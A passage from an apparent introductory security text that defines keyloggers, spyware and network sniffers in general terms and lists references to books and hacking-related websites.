2) Keylogger :- Keyloggers are the tools which enable attacker to record all the keystrokes made by victim and send it's logs secretly to the attacker's e-mail address which is previously set by him.

3) Spyware :- Spyware utilities are the malicious programs that spy on the activities of victim, and covertly pass on the recorded information to the attacker without the victim's consent. Most spyware utilities monitor and record the victim's internet-surfing habits. Typically, a spyware tool is built into a host .exe file or utility. If a victim downloads and executes an infected .exe file, then the spyware becomes active on the victim's system.

Spyware tools can be hidden both in .exe files an even ordinary cookie files. Most spyware tools are created and released on the internet with the aim of collecting useful information about a large number of Internet users for marketing and advertising purposes. On many occasions, attacker also use spyware tools for corporate espionage and spying purposes.

4) Sniffer :- Sniffers were originally developed as a tool for debugging/troubleshooting network problems. The Ethernet based sniffer works with network interface card (NIC) to capture interpreted and save the data packets sent across the network. Sniffer can turn out to be quite dangerous. If an attacker manages to install a sniffer on your system or the router of your network, then all data including passwords, private messages, company secrets, etc. get captured.

Useful References:

1. Kenneth C.Brancik, "Insider Computer Fraud", Auerbach Publications Taylor & Francis, Group 2008.
2. Ankit Fadia, "Ethical Hacking", Second Edition Macmillan India Ltd, 2006
3. <http://www.hacking-tutorial.com/>
4. <http://www.hackforums.net/forumdisplay.php?fid=47>